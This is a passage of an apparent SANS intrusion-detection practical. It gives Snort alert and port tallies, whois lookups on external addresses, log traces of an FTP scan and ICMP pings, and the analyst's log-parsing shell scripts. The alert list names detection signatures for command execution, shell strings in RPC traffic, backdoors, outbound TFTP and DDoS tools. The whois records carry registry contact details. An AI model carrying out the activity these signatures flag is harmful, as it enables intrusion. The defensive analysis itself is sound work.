13	212.175.67.246
13	200.48.82.21

Top Out of Spec Destination IP's

Count	Address
317	MY.NET.99.85
89	MY.NET.6.7
78	MY.NET.100.165
60	MY.NET.145.9
37	MY.NET.253.125
36	MY.NET.69.225
19	MY.NET.181.144
15	MY.NET.60.14
14	MY.NET.85.97
14	MY.NET.218.50

Top Out of Spec Destination Ports

Count	Port/Explanation
23515	21
	21 tcp BackConstruction [trojan] Back Construction
	21 tcp ftp File Transfer [Control]
	21 udp ftp File Transfer [Control]
549	80
	80 tcp AckCmd [trojan] AckCmd
	80 tcp http World Wide Web HTTP
	80 tcp www World Wide Web HTTP
	80 udp http World Wide Web HTTP
	80 udp www World Wide Web HTTP
102	6346
	6346 tcp gnutella-svc gnutella-svc
	6346 udp gnutella-svc gnutella-svc
60	11
	11 tcp systat Active Users

```
      11 udp systat Active Users
   42   121
      121 tcp JammerKillah [trojan] JammerKillah
      121 tcp erpc Encore Expedited Remote Pro.Call
      121 udp erpc Encore Expedited Remote Pro.Call
   19   25
      25 tcp MBTMailBombingTrojan [trojan] MBT (Mail
    Bombing Trojan)
      25 tcp smtp Simple Mail Transfer
      25 udp smtp Simple Mail Transfer
   15   40   ?
   10   6347
      6347 tcp gnutella-rtr gnutella-rtr
      6347 udp gnutella-trt gnutella-rtr
    9   21536    ?
    8   113  6347 tcp gnutella-rtr gnutella-rtr
      6347 udp gnutella-trt gnutella-rtr
```

Summary of Alerts

Count	Alert Message
538513	WEB-MISC Attempt to execute cmd
358508	connect to 515 from inside
225532	IDS552/web-iis_IIS ISAPI Overflow ida nosize
163524	ICMP Echo Request speedera
149623	spp_http_decode: IIS Unicode attack detected
98452	MISC Large UDP Packet
27640	Watchlist 000220 IL-ISDNNET-990517
16779	INFO MSN IM Chat data
14928	ICMP Echo Request Nmap or HPING2
11843	WEB-MISC prefix-get //
11441	ICMP Destination Unreachable (Communication Administratively Prohibited)
9430	MISC source port 53 to <1024
8270	MISC traceroute
5806	CS WEBSERVER - external web traffic
5660	SMB Name Wildcard
4506	INFO Napster Client Data
4348	ICMP Destination Unreachable (Network Unreachable)
4222	TFTP - Internal TCP connection to external tftp server
3602	UDP SRC and DST outside network
3037	INFO napster login
2969	INFO Inbound GNUTella Connect accept
2941	SMTP relaying denied
2186	ICMP Destination Unreachable (Host Unreachable)

```
   2062    ICMP traceroute
   1848    TCP SRC and DST outside network
   1845    ICMP Fragment Reassembly Time Exceeded
   1673    Null scan!
   1472    FTP DoS ftpd globbing
   1350    BACKDOOR NetMetro Incoming Traffic
   1297    Port 55850 tcp - Possible myserver activity -
      ref. 010313-1
   1255    Incomplete Packet Fragments Discarded
   1249    High port 65535 tcp - possible Red Worm -
traffic
   1201    Possible trojan server activity
   1122    SUNRPC highport access!
   1046    WEB-MISC 403 Forbidden
    862    ICMP Echo Request L3retriever Ping
    809    Tiny Fragments - Possible Hostile Activity
    798    INFO Outbound GNUTella Connect accept
    671    Watchlist 000222 NET-NCFC
    640    ICMP Echo Request CyberKit 2.2 Windows
    588    ICMP Echo Request BSDtype
    556    ICMP Echo Request Windows
    546    Back Orifice
    541    INFO Possible IRC Access
    522    EXPLOIT x86 NOOP
    392    INFO FTP anonymous FTP
    362    ICMP Echo Request Sun Solaris
    320    RPC tcp traffic contains bin_sh
    271    Queso fingerprint
    255    beetle.ucs
    251    SCAN Proxy attempt
    243    WEB-IIS Unauthorized IP Access Attempt
    203    TELNET login incorrect
    198    ICMP SRC and DST outside network
    177    x86 NOOP - unicode BUFFER OVERFLOW ATTACK
    163    High port 65535 udp - possible Red Worm -
traffic
    161    TFTP - Internal UDP connection to external tftp
      server
    135    INFO napster upload request
    129    EXPLOIT x86 setuid 0
    127    WEB-MISC http directory traversal
    127    ICMP Source Quench
    123    ICMP Destination Unreachable (Protocol
Unreachable)
    117    External RPC call
    109    MISC Large ICMP Packet
    105    BACKDOOR NetMetro File List
```

```
91    WEB-IIS  File permission
90    FTP CWD / - possible warez site
67    WEB-MISC count.cgi access
66    WEB-FRONTPAGE _vti_rpc access
61    NMAP TCP ping!
59    ICMP Echo Request Delphi-Piette Windows
56    EXPLOIT x86 setgid 0
54    connect to 515 from outside
48    WinGate 1080 Attempt
46    ICMP Destination Unreachable (Fragmentation
 Needed and DF bit was set)
46    FTP CWD / - possible warez site
44    WEB-IIS _vti_inf access
41    FTP CWD / - possible warez site
38    CS WEBSERVER - external ftp traffic
33    WEB-MISC compaq nsight directory traversal
32    INFO - Web Cmd completed
31    WEB-FRONTPAGE fpcount.exe access
30    SCAN FIN
29    WEB-CGI redirect access
28    WEB-MISC L3retriever HTTP Probe
26    Port 55850 udp - Possible myserver activity -
 ref. 010313-1
24    WEB-CGI scriptalias access
24    Russia Dynamo - SANS Flash 28-jul-00
22    TFTP - External TCP connection to internal tftp
 server
22    SCAN Synscan Portscan ID 19104
21    WEB-IIS view source via translate header
21    FTP CWD / - possible warez site
20    EXPLOIT x86 NOPS
19    FTP MKD . - possible warez site
19    EXPLOIT x86 stealth noop
17    WEB-CGI csh access
16    X11 outgoing
15    Virus - Possible pif Worm
14    INFO Inbound GNUTella Connect request
13    Virus - Possible scr Worm
12    FTP CWD / - possible warez site
11    WEB-FRONTPAGE shtml.dll
11    WEB-FRONTPAGE fourdots request
11    SMTP chameleon overflow
10    spp_http_decode: CGI Null Byte attack detected
 7    WEB-MISC whisker head
 7    WEB-MISC guestbook.cgi access
 7    WEB-CGI cvsweb.cgi access
 7    INFO - Possible Squid Scan
```

```
      6    WEB-MISC Lotus Domino directory traversal
      6    WEB-FRONTPAGE shtml.exe
      6    WEB-CGI tsch access
      6    IDS50/trojan_trojan-active-subseven
      5    WEB-CGI ksh access
      5    Virus - Possible MyRomeo Worm
      5    TCP SMTP Source Port traffic
      5    ICMP Echo Request Broadscan Smurf Scanner
      4    FTP CWD  - possible warez site
      4    X11 xopen
      4    WEB-CGI rsh access
      4    WEB-CGI formmail access
      4    Traffic from port 53 to port 123
      4    TELNET access
      4    SYN-FIN scan!
      4    SNMP public access
      3    WEB-IIS encoding access
      3    TFTP-External UDP connection to internal tftp
server
      3    SCAN XMAS
      3    RFB - Possible WinVNC - 010708-1
      3    MISC PCAnywhere Startup
      3    INFO Outbound GNUTella Connect request
      3    ICMP Redirect (Network)
      3    FTP CWD / - possible warez site
      2    Virus - Possible NAIL Worm
      2    INFO - Web Dir listing
      2    FTP CWD  - possible warez site
      2    DNS zone transfer
      2    Attempted Sun RPC high port access
      1    WEB-MISC whisker splice attack
      1    WEB-IIS showcode access
      1    WEB-IIS scripts-browse
      1    WEB-CGI phf access
      1    WEB-CGI glimpse access
      1    WEB-CGI files.pl access
      1    WEB-CGI calendar access
      1    Probable NMAP fingerprint attempt
      1    MISC Source Port 20 to <1024
      1    INFO napster new user login
      1    ICMP Unassigned! (Type 7) (Undefined Code!)
      1    ICMP Source Quench (Undefined Code!)
      1    ICMP Router Selection (Undefined Code!)
      1    ICMP Mobile Host Redirect (Undefined Code!)
      1    ICMP Destination Unreachable (Communication with
           Destination Network is Administratively
     Prohibited)
```

```
1     FTP STOR 1MB possible warez site
1     FTP .forward
1     DDOS shaft client to handler
```

5 Selected External Sources were chosen for further analysis

200.36.46.3

200.36.46.3 was the top external talker. All of the alerts generated by this IP are out of spec alerts. For this reason it was chosen as the first external source to be examined.

A whois query at www.arin.net results in the following results:
MEXnet - Network Information Center Mexico (NETBLK-NIC-36-MEXICO) NIC-36-MEXICO

200.36.0.0 - 200.36.255.255
UniNet S.A. de C.V. (NETBLK-UNINET-NETBLK4-2) UNINET-NETBLK4-2

200.36.32.0 - 200.36.63.255
SANBORNS S.A. de C.V. (NETBLK-SANBORNS) SANBORNS
200.36.46.0 - 200.36.46.255

A host command returned the following information:
3.46.36.200.in-addr.arpa. domain name pointer tlacaelel.sanborns.com.mx.

Sanborns is a Mexican department store. There is no web server running at this alert.

This IP address is scanning for port 21 (ftp). It is using an automated tool, and is setting the source port at 21, which generates the Out of Spec alerts as opposed to scan alerts.

```
08/25-08:11:32.339723 200.36.46.3:21 -> MY.NET.1.9:21
08/25-08:11:32.360162 200.36.46.3:21 -> MY.NET.1.10:21
08/25-08:11:32.380446 200.36.46.3:21 -> MY.NET.1.11:21
08/25-08:11:32.399979 200.36.46.3:21 -> MY.NET.1.12:21
08/25-08:11:32.419970 200.36.46.3:21 -> MY.NET.1.13:21
08/25-08:11:32.440367 200.36.46.3:21 -> MY.NET.1.14:21
08/25-08:11:32.460908 200.36.46.3:21 -> MY.NET.1.15:21
```

```
08/25-08:11:32.480153 200.36.46.3:21 -> MY.NET.1.16:21
08/25-08:11:32.502069 200.36.46.3:21 -> MY.NET.1.17:21
08/25-08:11:32.520293 200.36.46.3:21 -> MY.NET.1.18:21
08/25-08:11:32.539915 200.36.46.3:21 -> MY.NET.1.19:21
08/25-08:11:32.562095 200.36.46.3:21 -> MY.NET.1.20:21
08/25-08:11:32.589021 200.36.46.3:21 -> MY.NET.1.21:21
08/25-08:11:32.600050 200.36.46.3:21 -> MY.NET.1.22:21
08/25-08:11:32.620205 200.36.46.3:21 -> MY.NET.1.23:21
08/25-08:11:32.640851 200.36.46.3:21 -> MY.NET.1.24:21
```

211.167.93.115

This IP was responsible for the vast majority of :
spp_http_decode: IIS Unicode attack detected events.

This IP is registered through APNIC, and a whois query at www.apnic.net results in the following information:

```
Search results for '211.167.93.115' inetnum
211.167.93.112 - 211.167.93.127
netname              ZHONGQINGZAIXIAN
descr                China youth on line
descr                ICP
descr                BeiJing
country              CN
admin-c              LL212-AP, inverse
tech-c               LL212-AP, inverse
mnt-by               MAINT-CNNIC-AP, inverse
changed              llz@srit.com.cn 20010921
source               APNIC


person               lizhang li, inverse
address              No.225 Chaonei Street Dongcheng
District Beijing China
country              CN
phone                +86-10-65230603
fax-no               +86-10-65276366
e-mail               llz@srit.com.cn, inverse
nic-hdl              LL212-AP, inverse
mnt-by               MAINT-CNNIC-AP, inverse
changed              llz@srit.com.cn 20010103
source               APNIC
```

212.179.58.19

This IP was chosen because it was the primary talker from

the Watchlist 000220 IL-ISDNNET-990517.

By running a whois query at www.arin.net, I was pointed to RIPE, the European and Middle eastern Registery for Internet Numbers. A whois query at www.ripe.net resulted in the following information:

```
% This is the RIPE Whois server.
% The objects are in RPSL format.
% Please visit http://www.ripe.net/rpsl for more
information.
% Rights restricted by copyright.
% See http://www.ripe.net/ripencc/pub-
services/db/copyright.html

inetnum:      212.179.58.0 - 212.179.58.255
netname:      NV-PICTUREVISION
descr:        network
country:      IL
admin-c:      NP469-RIPE
tech-c:       NP469-RIPE
status:       ASSIGNED PA
notify:       hostmaster@isdn.net.il
mnt-by:       RIPE-NCC-NONE-MNT
changed:      hostmaster@isdn.net.il 20000229
source:       RIPE

route:        212.179.0.0/17
descr:        ISDN Net Ltd.
origin:       AS8551
notify:       hostmaster@isdn.net.il
mnt-by:       AS8551-MNT
changed:      hostmaster@isdn.net.il 19990610
source:       RIPE

person:       Nati Pinko
address:      Bezeq International
address:      40 Hashacham St.
address:      Petach Tikvah  Israel
phone:        +972 3 9257761
e-mail:       hostmaster@isdn.net.il
nic-hdl:      NP469-RIPE
changed:      registrar@ns.il 19990902
source:       RIPE
```

64.219.131.70

64.219.131.70 was chosen for examination as it was the top destination in the alerts. There is no webserver currently running at this address.

A whois query at www.arin.net yeilds the following results:

Southwestern Bell Internet Services (NETBLK-SBIS-3BL) SBIS-3BL

64.216.0.0 - 64.219.255.255
PPPoX Pool Rback1 (NETBLK-SBCIS-10113-93831) SBCIS-10113-93831

64.219.130.0 - 64.219.131.255

An example of the alerts from attacks destined to 64.219.131.70:

```
09/18-02:18:59.655793  [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 64.219.131.70
09/18-02:18:59.971232  [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 64.219.131.70
09/18-02:19:00.562561  [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 64.219.131.70
09/18-02:19:01.185961  [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 64.219.131.70
09/18-02:19:01.386649  [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 64.219.131.70
09/18-02:19:01.580938  [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 64.219.131.70
09/18-02:19:01.666011  [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 64.219.131.70
09/18-02:19:01.736041  [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 64.219.131.70
09/18-02:19:01.884679  [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 64.219.131.70
09/18-02:19:01.975645  [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 64.219.131.70
09/18-02:19:02.372364  [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 64.219.131.70
```

66.33.117.144

66.33.117.144 was chosen as it was the second biggest

```
destination.


Dialtone, Inc. (NETBLK-DIALTONEINTERNET-2)
   4101 SW 47th Ave Suite 101
   Davie, FL 33314
   US

   Netname: DIALTONEINTERNET-2
   Netblock: 66.33.0.0 - 66.33.127.255
   Maintainer: DITN

   Coordinator:
      Administrator, Network  (JC723-ARIN)
noc@dialtone.com
      954-581-0097 (FAX) 954-581-7629

   Domain System inverse mapping provided by:

   NS.DIALTONEINTERNET.NET      216.87.222.2
   NS2.DIALTONEINTERNET.NET     216.87.223.253

   Reassignment information for this block of addresses can
be
   found at rwhois://rwhois.dialtone.com

   Record last updated on 13-Mar-2001.
   Database last updated on 9-Oct-2001 23:15:51 EDT.

Note that the attacker is the same as in the above trace.
A sample of the alerts with attacks destined for
66.33.117.144:

09/18-01:43:11.936013  [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 66.33.117.144
09/18-01:43:12.615828  [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 66.33.117.144
09/18-01:43:13.060751  [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 66.33.117.144
09/18-01:43:13.100336  [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 66.33.117.144
09/18-01:43:13.250781  [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 66.33.117.144
09/18-01:43:14.446401  [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 66.33.117.144
09/18-01:43:14.590613  [**] ICMP Echo Request speedera [**]
MY.NET.205.234 -> 66.33.117.144
```

Description of the Analysis Process

The Analysis was conducted entirely by Michael Poor. This data was analyzed on two linux machines. The main analysis was done on a Pentium 450 machine, with 386MB in memory. The analysis stations are located on my home network.

The Analysis process began by acquiring the data for the analysis. The data was downloaded from: http://www.research.umbc.edu/~andy

The files were placed in directories separating the types of data within them. This resulted in three main directories: alerts, oos, and scans.

A back up of all original data to a directory named: copy.

The files were unzipped using gunzip.

The first part of the analysis, was conducted with a series of shell scripts written by Chris Baker (http://www.sans.org/y2k/practical/Chris_Baker_GCIA.zip).

These scripts, with some changes to reflect my files are as follows:

#script for tallying each type of alert. Based on a Script by Chris Baker

```
grep "\[\*\*\]" alerts.txt | grep -v spp_portscan |
cut -d \] -f 2 | sed s/"\[\*\*"//g >>
alerts.events.log.unsorted
grep PORTSCAN alerts.txt | cut -d \f -f 1 | cut -d \:
-f 4 >> alerts.events.log.unsorted
cat alerts.events.log.unsorted | sort | uniq -c | sort
-nr > alerts.events.log
rm alerts.events.log.unsorted
```

#script for tallying destination IP's, destination Ports, and source IP's for each type of alert. Based on Scripts by Chris Baker

```
grep "\[\*\*\]" alerts.txt | grep -v spp_portscan |
```

```
cut -d \> -f 2 | cut -d : -f 1 | sed s/\ //g | sort |
uniq -c | sort -nr > alerts.dstips.log

grep "\[\*\*\]" alerts.txt | grep -v spp_portscan |
grep -v Tiny\ Fragments | grep -v ICMP\ SRC | cut -d
\> -f 2 | cut -d : -f 2 | sed s/\ //g | sort | uniq -c
| sort -nr > alerts.dstports.log

grep "\[\*\*\]" alerts.txt | grep -v spp_portscan |
cut -d \] -f 3 | cut -d \- -f 1 | cut -d : -f 1 | sed
s/\ //g >> alerts.srcips.log.unsorted
grep PORTSCAN alerts.txt | cut -d \] -f 2 | cut -d \
-f 6 | sed s/\ //g >> alerts.srcips.log.unsorted
cat alerts.srcips.log.unsorted | sort | uniq -c | sort
-nr > alerts.srcips.log
rm alerts.srcips.log.unsorted


#scripts for generating tallies of the out of spec
destination IP's.  Based on a Script by Chris Baker
     grep "..\/..\-..\:..\:"  oos.txt | cut -d \> -f 2 |
     cut -d \: -f 1 | sed s/\ //g | sort | uniq -c | sort -
     nr > oos.dstips.log

#scripts for generating tallies of the out of spec
destination ports.  Based on a Script by Chris Baker

     grep "..\/..\-..\:..\:"  oos_all | cut -d \> -f 2 |
     cut -d \: -f 2 | sed s/\ //g | sort | uniq -c | sort -
     nr > oos.dstports.log

#scripts for generating tallies of the out of spec source
IP's.  Based on a Script by Chris Baker

     grep "..\/..\-..\:..\:"  oos_all | cut -d \> -f 1 |
     cut -d \  -f 2 | cut -d \: -f 1 | sed s/\ //g | sort |
     uniq -c | sort -nr > oos.srcips.log


#script for gathering the top  talkers for each of the
categories of data.  Based on a Script by Chris Baker

     #!/bin/sh
     grep "..\/..\-..\:..\:" oos_all | cut -d \> -f 1 | cut
     -d \ -f 2 | cut -d \: -f 1 | sed s/\ //g >>
     top10talkers.log.unsorted
     grep "\[\*\*\]" alerts_all  | grep -v spp_portscan |
```

```
cut -d \] -f 3 | cut -d \- -f 1 | cut -d : -f 1 | sed
s/\ //g >> top10talkers.log.unsorted
grep PORTSCAN alerts_all  | cut -d \f -f 1 | cut -d \:
-f 4 >> top10talkers.log.unsorted
cat top10talkers.log.unsorted | sort | uniq -c | sort
-nr > top10talkers.log
rm top10talkers.log.unsorted
```

#shell script example that will gather the information about SRC/DST IP's and dst ports for all INFO MSN IM Chat data alerts. Based on a Script by Chris Baker

```
#!/bin/sh
# information about SRC/DST IP's and dst ports for all
INFO MSN IM Chat data alerts
grep "INFO MSN IM Chat data" alerts_all | cut -d \> -f
2 | cut -d : -f 1 | sed s/\ //g | sort | uniq -c |
sort -nr > alerts.MSNdata.dstips.log
grep "INFO MSN IM Chat data" alerts_all | cut -d \> -f
2 | cut -d : -f 2 | sed s/\ //g | sort | uniq -c |
sort -nr > alerts.MSNdata.dstports.log
grep "INFO MSN IM Chat data" alerts_all | cut -d \] -f
3 | cut -d \- -f 1 | cut -d : -f 1 | sed s/\ //g |
sort | uniq -c | sort -nr >> alerts.MSNdata.srcips.log
```

#perl script designed to sum data in thousands of lines, used for tallying amounts of events, scans and out of spec alerts. Script by Mike Poor

```
#!/usr/bin/perl
$line = 0;
open(NUM, "cmd");
while(<NUM>)
{
     $line++;
     print $line, "\n";
}
close NUM;
```

This simple shell script, also by Mike Poor was used to extract counts per day of the cmd.exe attack:

```
grep ‘cmd.exe’ alert.all | cut –f | -d \- | sort | uniq –c
> cmd.count
```

The analyst used many UNIX commands, as well as simple perl scripts, to gather traces for top events, top 10

talkers from MY.NET, and other relevant data. This is an interesting point, because the tools provided with standard Unix/BSD/Linux distributions are extremely powerful. I was very familiar with common tools such as grep, sort, cut, and shell scripting. I had a limited amount of knowledge of tools such as gawk and sed. Using these tools has expanded my ability to analyze large amounts of alerts without being dependent on ready made tools. The analyst then began the process of analyzing and trending the data, while cross-referencing other students papers, and searching the web for related information.

References

The following references were used as reference study guides. Where direct quotes were used, appropriate endnotes, or an immediate reference to the url, have been given.

TCP/IP Illustrated by W. Richard Stevens (pages 85-94 on Ping)

Stevens, W. Richard. TCP/IP Illustrated, Volume 1. Addison Wesley Longman, Inc, 1994. 85-94.

Hall, Eric A.. Internet Core Protocols. O'Reilly Publishing, 2000. 196-222

Arkin, Ofir. ICMP Usage in Scanning. Version 3.0, June 2001
http://www.sys-security.com/archive/papers/ICMP_Scanning_v3.0.pdf)

Baker, Chris. GCIA Practical,
http://www.sans.org/y2k/practical/Chris_Baker_GCIA.zip

Hawkins, Scott. Linux Desk Reference. Prentice Hall PTR 2000. 252-253, 256, 259.

The following websites were used for research and information gathering:

Incidents.org
http://www.incidents.org

ARIN American Registry of Internet Numbers
http://www.arin.net/whois/index.html

APNIC Asia Pacific Network Information Center
http://www.apnic.net

Security Focus
http://www.securityfocus.com

Google
http://www.google.com

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[i] Alldas.de defacement archives.
http://defaced.alldas.de/?archives=complete

[ii] http://www.securitynewsportal.com/article.php?sid=1813 Title: Firing (and Hiring) Hackers -:- Uncle Sam wants you... maybe? Tuesday, October 02 @ 20:04:25 EDT

[iii] Statistic from Talk given by Marty Roesch at Sans San Diego

[iv] http://www.sans.org/newlook/publications/salary2000.htm Sans 2000 Salary Survey Summary

[v] Steve Ulfelder. IDS Products and Prices July 09 2001, www.computerworld.com/itresource/rcstory/0,4167,KEY73_ST062015,00.html